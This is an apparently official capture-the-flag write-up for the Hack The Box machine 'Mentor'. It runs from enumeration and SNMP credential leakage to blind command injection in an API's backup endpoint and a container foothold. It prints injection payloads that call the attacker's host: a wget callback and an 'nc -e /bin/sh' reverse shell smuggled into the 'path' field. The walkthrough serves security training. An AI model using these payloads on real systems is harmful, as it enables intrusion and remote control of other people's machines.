



# Mentor

5th Dec 2022 / Document No D22.100.218

Prepared By: Pwnmeow & C4rm3l0

Machine Author(s): kavigihan

Difficulty: Medium

Classification: Official

## Synopsis

Mentor is a medium difficulty Linux machine whose path includes pivoting through four different users before arriving at root. After scanning an `SNMP` service with a community string that can be brute forced, plaintext credentials are discovered which are used for an `API` endpoint, which proves to be vulnerable to blind remote code execution and leads to a foothold on a docker container. Enumerating the container's network reveals a `PostgreSQL` service on another container, which can be leveraged into RCE by authenticating using default credentials. Examining an old database backup on the `PostgreSQL` container reveals a hash, which once cracked is used to `SSH` into the machine. Finally, by examining the configuration files on the host, the attacker is able to retrieve a password for user `james`, who is able run the `/bin/sh` command with sudo privileges, thereby instantly forfeiting `root` privileges.

## Skills Required

- Web Enumeration
- Linux Enumeration

## Skills Learned

- Pivoting
- Tunneling
- PostgreSQL RCE

# Enumeration

## Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.193 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV  10.10.11.193
```

```
nmap -p$ports -sC -sV  10.10.11.193

Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-04 09:04 EST
Nmap scan report for 10.10.11.193
Host is up (0.18s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c7:3b:fc:3c:f9:ce:ee:8b:48:18:d5:d1:af:8e:c2:bb (ECDSA)
|_  256 44:40:08:4c:0e:cb:d4:f1:8e:7e:ed:a8:5c:68:a4:f7 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://mentorquotes.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: mentorquotes.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The `Nmap` scan results show that ports `22` (SSH) and `80` (Apache) are open on the server. In addition, the Apache server appears to be trying to redirect to `mentorquotes.htb`.

To resolve this, we add an entry to our `hosts` file that maps the `mentorquotes.htb` domain to the server's IP address.

```
echo "10.10.11.193 mentorquotes.htb" | sudo tee -a /etc/hosts
```

In addition to the standard `TCP` scan, we also run a `UDP` scan. Since `UDP` scans are much slower, we specify the `-F` option which targets fewer, yet more commonly used ports.


```
sudo nmap -sU -F 10.10.11.193
```

```
sudo nmap -sU -F 10.10.11.193

Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-13 17:00 EET
Nmap scan report for 10.10.11.193
Host is up (0.062s latency).
Not shown: 98 closed udp ports (port-unreach)
PORT    STATE         SERVICE
68/udp  open|filtered dhcpc
161/udp open          snmp

Nmap done: 1 IP address (1 host up) scanned in 103.72 seconds
```

The scan reveals ports `68` and `161` to be open. The former is used by the Dynamic Host Configuration Protocol (`DHCP`), which is how the machine is assigned its IP address; the latter is used by the Simple Network Management Protocol (`SNMP`) service, commonly used to monitor and manage network devices connected over an IP.


## HTTP

We navigate to `mentorquotes.htb` with a browser and take a look at the website.



Upon examining the web application, we can see that it is a static site with a simple navigation menu that only includes a homepage. The footer of the page includes the hostname that was discovered during the initial scan. Based on this information, it seems that the web application does not provide any additional functionality or features.

---




## vHost enumeration

In order to search for additional vHosts on the server, we can use a tool like `Ffuf` and a wordlist such as subdomains-top1million-5000.txt. This will allow us to perform a fuzzing attack to identify potential vHosts on the server that may not be immediately visible.

By using a wordlist, we can quickly and efficiently search through a large number of potential vHosts and identify those that are actually hosted on the server.

```
ffuf -u http://10.10.11.193 -H 'Host: FUZZ.mentorquotes.htb' -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
```

```
ffuf -u http://10.10.11.193 -H 'Host: FUZZ.mentorquotes.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.193
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.mentorquotes.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

admin                   [Status: 302, Size: 296, Words: 18, Lines: 10, Duration: 183ms]
mail2                   [Status: 302, Size: 296, Words: 18, Lines: 10, Duration: 184ms]
pop                     [Status: 302, Size: 294, Words: 18, Lines: 10, Duration: 185ms]
dns2                    [Status: 302, Size: 295, Words: 18, Lines: 10, Duration: 184ms]
```

The `Ffuf` output returns a `302` status code for all responses, whether the domain exists or not.

In order to filter out responses from non-existent vHosts, we can use the `-mc 200,404` flag when running the `Ffuf` fuzzing attack. This flag will instruct `ffuf` to disregard responses with a status code of `302`, which is the response code that the server returns for all requests, regardless of their validity.

By using this flag, we can filter out responses from non-existent vHosts and focus on those that are actually hosted on the server.

In addition to using the `-mc 200,404` flag, we can also use the `-fc` flag to filter out responses that contain invalid `404`s. In some cases, a vHost may be present on the server, but the requested path may not exist, resulting in a 404 response.

By specifying the length of the expected response for valid `404`s, we can filter out any invalid responses and only focus on those that are likely to be valid vHosts on the server.

```
ffuf -u http://10.10.11.193 -H 'Host: FUZZ.mentorquotes.htb' -mc 200,404 -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
```


The fuzzer has identified the `api` subdomain. We add this subdomain to our `/etc/hosts` file by running the following command:

```
echo "10.10.11.193 api.mentorquotes.htb" | sudo tee -a /etc/hosts
```

The `404` status code in the output indicates that the subdomain was found, but that the requested path was not. This means that while the `api` subdomain exists, the specific path we requested does not. We can use this information to further explore the `api` subdomain and see if there are any other paths that we can access.

# Directory enumeration


We proceed to perform a directory bruteforce search using `Gobuster`.

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-
lowercase.txt -u http://api.mentorquotes.htb
```

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt -u http://api.mentorquotes.htb

===============================================================
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://api.mentorquotes.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.3
[+] Timeout:                 10s
===============================================================
2022/12/04 10:09:33 Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 307) [Size: 0] [--> http://api.mentorquotes.htb/admin/]
/docs                 (Status: 200) [Size: 969]
/users                (Status: 307) [Size: 0] [--> http://api.mentorquotes.htb/users/]
/quotes               (Status: 307) [Size: 0] [--> http://api.mentorquotes.htb/quotes/]
/server-status        (Status: 403) [Size: 285]

===============================================================
2022/12/04 10:12:02 Finished
===============================================================
```

The tool reveals the `/docs` directory, which returns a response code of `200`. The other directories, such as `/admin`, `/users`, `/quotes`, and `/server-status` return response codes of `307` and `403`, indicating that they are restricted.

By browsing to `http://api.mentorquotes.htb/docs`, we can access the `Swagger` user interface and obtain a list of all available endpoints. Additionally, a potential username `james`, as well as his email `james@mentorquotes.htb` are referenced on this page, which might be useful for further targeted guessing later on.




# Foothold

Using the obtained data, we try creating an account to access further endpoints.

```
curl api.mentorquotes.htb/auth/signup -X POST -H 'Content-Type: application/json' -d
'{"email":"pwnmeow@mentor.htb","username":"pwnmeow","password":"password"}'
```

```
curl api.mentorquotes.htb/auth/signup -X POST -H 'Content-Type: application/json' -d
'{"email":"pwnmeow@mentor.htb","username":"pwnmeow","password":"password"}'

{"id":4,"email":"pwnmeow@mentor.htb","username":"pwnmeow"}
```

We were able to sign up successfully and attempt to log into our new account.

```
curl api.mentorquotes.htb/auth/login -X POST -H 'Content-Type: application/json' -d
'{"email":"pwnmeow@mentor.htb","username":"pwnmeow","password":"password"}'
```

```
curl api.mentorquotes.htb/auth/login -X POST -H 'Content-Type: application/json' -d
'{"email":"pwnmeow@mentor.htb","username":"pwnmeow","password":"password"}'

"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InB3bm1lb3ciLCJlbWFpbCI6InB3bm1lb3dAbWVu
dG9yLmh0YiJ9.c9itZHKQTvBhGK89kekNf6sZdHDNVbRIt0-cIFaw-kM"
```

The login was successful, and the server returned a JSON Web Token (`JWT`) for the `pwnmeow` user, which we try using to access the `/admin/` endpoint.

```
curl http://api.mentorquotes.htb/admin/ -H 'Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InB3bm1lb3ciLCJlbWFpbCI6InB3bm1lb3
dAbWVudG9yLmh0YiJ9.c9itZHKQTvBhGK89kekNf6sZdHDNVbRIt0-cIFaw-kM'
```

```
curl http://api.mentorquotes.htb/admin/ -H 'Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InB3bm1lb3ciLCJlbWFpbCI6InB3bm1l
b3dAbWVudG9yLmh0YiJ9.c9itZHKQTvBhGK89kekNf6sZdHDNVbRIt0-cIFaw-kM'

{"detail":"Only admin users can access this resource"}
```

We receive a message stating that only admin users are allowed to access this resource.

In order to gain admin access, we need to escalate our privileges. Since `SNMP` is running on the target, we might be able to extract some useful information by enumerating it using a tool like `snmpwalk`.

```
snmpwalk -v2c -c public 10.10.11.193
```

```
snmpwalk -v2c -c public 10.10.11.193

iso.3.6.1.2.1.1.1.0 = STRING: "Linux mentor 5.15.0-37-generic #39-Ubuntu SMP Wed Jun 1 19:16:45 UTC 2022 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (625048) 1:44:10.48
iso.3.6.1.2.1.1.4.0 = STRING: "Me <admin@mentorquotes.htb>"
iso.3.6.1.2.1.1.5.0 = STRING: "mentor"
iso.3.6.1.2.1.1.6.0 = STRING: "Sitting on the Dock of the Bay"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
```

Although we obtained some information using `SNMP`, it does not provide us with any useful information for our purposes.

One approach we can take now is to use brute force to try different community strings and see if any of them are hidden, instead of using the default value of "public". We can use a tool like SNMPBrute for this purpose.

```
python3 snmpbrute.py -t 10.10.11.193 -f /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt
```

```
python3 snmpbrute.py -t 10.10.11.193 -f /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt

   _____ _   ____  _______     ____             __
  / ___// | / /  |/  / __ \   / __ )_______  __/ /____
  \__ \/  |/ / /|_/ / /_/ /  / __  / ___/ / / / __/ _ \
 ___/ / /|  / /  / / ____/  / /_/ / /  / /_/ / /_/  __/
/____/_/ |_/_/  /_/_/      /_____/_/   \__,_/\__/\___/

SNMP Bruteforce & Enumeration Script v2.0
http://www.secforce.com / nikos.vassakis <at> secforce.com
###############################################################

Trying ['public', 'private', '0', '0392a0', '1234', '2read', '4changes', 'ANYCOM', 'Admin', 'C0de', 'CISCO', 'CR52401', 'IBM', 'ILMI',
'Intermec', 'NoGaH$@!', 'OrigEquipMfr', 'PRIVATE', 'PUBLIC', 'Private', 'Public', 'SECRET', 'SECURITY', 'SNMP', 'SNMP_trap', 'SUN', 'SWITCH',
'SYSTEM', 'Secret', 'Security', 'Switch', 'System', 'TENmanUFactOryPOWER', 'TEST', 'access', 'adm', 'admin', 'agent', 'agent_steal', 'all',
'all private', 'all public', 'apc', 'bintec', 'blue', 'c', 'cable-d', 'canon_admin', 'cc', 'cisco', 'community', 'core', 'debug', 'default',
'dilbert', 'enable', 'field', 'field-service', 'freekevin', 'fubar', 'guest', 'hello', 'hp_admin', 'ibm', 'ilmi', 'intermec', 'internal',
'l2', 'l3', 'manager', 'mngt', 'monitor', 'netman', 'network', 'none', 'openview', 'pass', 'password', 'pr1v4t3', 'proxy', 'publ1c', 'read',
'read-only', 'read-write', 'readwrite', 'red', 'regional', 'rmon', 'rmon_admin', 'ro', 'root', 'router', 'rw', 'rwa', 'san-fran', 'sanfran',
'scotty', 'secret', 'security', 'seri', 'snmp', 'snmpd', 'snmptrap', 'solaris', 'sun', 'superuser', 'switch', 'system', 'tech', 'test',
'test2', 'tiv0li', 'tivoli', 'trap', 'world', 'write', 'xyzzy', 'yellow'] community strings ...
10.10.11.193 : 161  Version (v1):   public
10.10.11.193 : 161  Version (v2c):  public
10.10.11.193 : 161  Version (v2c):  internal
Waiting for late packets (CTRL+C to stop)

Trying identified strings for READ-WRITE ...

Identified Community strings
    0) 10.10.11.193    public (v1)(RO)
    1) 10.10.11.193    public (v2c)(RO)
    2) 10.10.11.193    internal (v2c)(RO)
```

The output reveals an additional community string, namely `internal`, which we proceed to scan.

```
snmpwalk -v2c -c internal 10.10.11.193
```

```
snmpwalk -v2c -c internal 10.10.11.193

<SNIP>
iso.3.6.1.2.1.25.4.2.1.5.2009 = STRING: "-namespace moby -id 41b20c23d14cd4abf71cb427b4e4c8251497aabebd7e9de224831c95193c1ba8 -address
/run/containerd/containerd.sock"
iso.3.6.1.2.1.25.4.2.1.5.2030 = STRING: "main.py"
iso.3.6.1.2.1.25.4.2.1.5.2058 = STRING: "-c from multiprocessing.semaphore_tracker import main;main(4)"
iso.3.6.1.2.1.25.4.2.1.5.2059 = STRING: "-c from multiprocessing.spawn import spawn_main; spawn_main(tracker_fd=5, pipe_handle=7) --
multiprocessing-fork"
iso.3.6.1.2.1.25.4.2.1.5.2095 = ""
iso.3.6.1.2.1.25.4.2.1.5.2097 = ""
iso.3.6.1.2.1.25.4.2.1.5.2123 = STRING: "-c tar -c -f $(nc 10.10.14.19 4444 -e /bin/sh)/app_backkup.tar /app/ &"
iso.3.6.1.2.1.25.4.2.1.5.2124 = ""
iso.3.6.1.2.1.25.4.2.1.5.2126 = STRING: "/usr/local/bin/login.py kj23sadkj123as0-d213"
<SNIP>
```

During our `snmpwalk`, we identified a string that resembles a password. Since we have this potential password, we can attempt to log in as the previously discovered user `james`.

```
curl http://api.mentorquotes.htb/auth/login -X POST -H 'Content-Type: application/json' -d '{"email":"james@mentorquotes.htb", "username":"james","password":"kj23sadkj123as0-d213"}'
```

```
curl http://api.mentorquotes.htb/auth/login -X POST -H 'Content-Type: application/json' -d
'{"email":"james@mentorquotes.htb", "username":"james","password":"kj23sadkj123as0-d213"}'

"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.pe
GpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0"
```

We were able to successfully login as `james` and obtain a `JWT`, using which we try to access the `/admin/backup` endpoint.

```
curl http://api.mentorquotes.htb/admin/backup -H 'Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' -H 'Content-Type: application/json'
```

```
curl http://api.mentorquotes.htb/admin/backup -H 'Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.pe
GpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' -H 'Content-Type: application/json'

{"detail":"Method Not Allowed"}
```

We receive an error message stating "Method Not Allowed", meaning that `cURL`'s default `GET` method is disallowed on this endpoint. We try to `POST` the endpoint instead, and get a more meaningful message.

```
curl http://api.mentorquotes.htb/admin/backup -H 'Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW
50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' -H 'Content-Type:
application/json' -X POST -d '{}'
```

```
curl http://api.mentorquotes.htb/admin/backup -H 'Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.pe
GpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' -H 'Content-Type: application/json' -X POST -d '{}'

{"detail":[{"loc":["body","path"],"msg":"field required","type":"value_error.missing"}]}
```

The error message states that a certain `path` parameter is not specified, so we proceed to add it to the `POST` data.

```
curl http://api.mentorquotes.htb/admin/backup -H 'Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW
50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' -H 'Content-Type:
application/json' -X POST -d '{"path":"test"}'
```

```
curl http://api.mentorquotes.htb/admin/backup -H 'Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.pe
GpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' -H 'Content-Type: application/json' -X POST -d '{"path":"test"}'

{"INFO":"Done!"}
```

We receive a successful response from the endpoint.

The `path` parameter seems rather interesting, so we try to inject an OS command. Since the endpoint's responses do not provide any useful output as to the underlying command, this is known as a **blind** injection. With that in mind, we set up a `Python` `HTTP` server to catch any potential callbacks that will verify successful command execution.

```
python3 -m http.server
```

Next, we try injecting a simple `wget` command, as it is a tool that is commonly installed by default on many `Linux` distributions.

```
curl http://api.mentorquotes.htb/admin/backup -H 'Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW
50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' -H 'Content-Type:
application/json' -X POST -d '{"path":"$(wget http://10.10.14.19:8000)"}
```

```
python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.193 - - [13/Jan/2023 17:58:46] "GET / HTTP/1.1" 200 -
```

We receive a callback on our webserver, confirming that the endpoint is vulnerable.

Armed with that knowledge, we start a `Netcat` listener on port `4444` and will try injecting a more convoluted payload to obtain an interactive shell on the target system.

```
nc -lvnp 4444
```

We try using a `Netcat` payload to obtain a reverse shell on the target.

```
curl http://api.mentorquotes.htb/admin/backup -H 'Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' -H 'Content-Type: application/json' -X POST -d '{"path":"$(nc 10.10.14.19 4444 -e /bin/sh)"}'
```

```
curl http://api.mentorquotes.htb/admin/backup -H 'Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBK
QN7hj5m785uKcjwbD--Na0' -H 'Content-Type: application/json' -X POST -d '{"path":"$(nc 10.10.14.19 4444 -e /bin/sh)"}'

{"INFO":"Done!"}
```

The payload triggers and our listener successfully catches the shell.

```
nc -nvlp 4444

listening on [any] 4444 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.11.193] 35785
id

uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
```

Given the fact that we are `root`, it would appear that we are in a containerised environment, which we will proceed to attempt to break out of.

# Lateral Movement

Checking the root directory we find a `.dockerenv` file, confirming our hypothesis that we obtained a shell inside a container.

```
$ ls -al /

total 276
drwxr-xr-x    1 root     root          4096 Nov 10 16:00 .
drwxr-xr-x    1 root     root          4096 Nov 10 16:00 ..
-rwxr-xr-x    1 root     root             0 Nov  3 13:15 .dockerenv
drwxr-xr-x    3 root     root          4096 Jun 12 10:21 API
drwxr-xr-x    1 root     root          4096 Dec  4 17:52 app
-rw-r--r--    1 root     root        204288 Dec  4 17:52 app_backkup.tar
drwxr-xr-x    1 root     root          4096 Jun  8 16:46 bin
drwxr-xr-x    5 root     root           340 Dec  4 14:00 dev
drwxr-xr-x    1 root     root          4096 Nov 10 16:00 etc
drwxr-xr-x    1 root     root          4096 Nov 10 16:00 home
drwxr-xr-x    1 root     root          4096 Jun  8 16:46 lib
drwxr-xr-x    5 root     root          4096 Nov 10 16:00 media
drwxr-xr-x    2 root     root          4096 Nov 10 16:00 mnt
drwxr-xr-x    2 root     root          4096 Nov 10 16:00 opt
dr-xr-xr-x  299 root     root             0 Dec  4 14:00 proc
drwx------    2 root     root          4096 Nov 10 16:00 root
drwxr-xr-x    2 root     root          4096 Nov 10 16:00 run
drwxr-xr-x    2 root     root          4096 Nov 10 16:00 sbin
drwxr-xr-x    2 root     root          4096 Nov 10 16:00 srv
dr-xr-xr-x   13 root     root             0 Dec  4 14:00 sys
drwxrwxrwt    1 root     root          4096 Dec  4 14:00 tmp
drwxr-xr-x    1 root     root          4096 Nov 10 16:00 usr
drwxr-xr-x    1 root     root          4096 Nov 10 16:01 var
```

Since we are in a Docker container, we are now able to scan the open ports of other containers or hosts. In order to do so, we need to transfer the static Nmap binary to the container.

We start a local `HTTP` server using `Python` in order to serve the file.

```
python3 -m http.server
```

Next, we download the binary onto the container and assign it execution privileges.

```
cd /tmp
wget 10.10.14.19:8000/nmap
chmod +x /tmp/nmap
```

```
$ ls -al /tmp

total 5816
drwxrwxrwt    1 root     root          4096 Jan 16 13:26 .
drwxr-xr-x    1 root     root          4096 Jan 16 09:21 ..
-rwxr-xr-x    1 root     root       5944464 Jan 16 13:26 nmap
```

By running `ip a`, we gain an insight into the network environmnent we find ourselves in.

```
ip a
```

```
$ ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
11: eth0@if12: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:16:00:03 brd ff:ff:ff:ff:ff:ff
    inet 172.22.0.3/16 brd 172.22.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```

We can see that the subnet mask is `172.22.255.255`. Therefore, we will perform a scan of the `172.22.0.0/24` subnet to identify other hosts and containers.

```
/tmp/nmap -sn 172.22.0.0/24
```

```
$ /tmp/nmap -sn 172.22.0.0/24

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-12-05 01:27 GMT
Nmap scan report for 172.22.0.1
Host is up (0.000095s latency).
MAC Address: 02:42:EF:85:2F:99 (Unknown)
Nmap scan report for docker_web_1.docker_vpcbr (172.22.0.2)
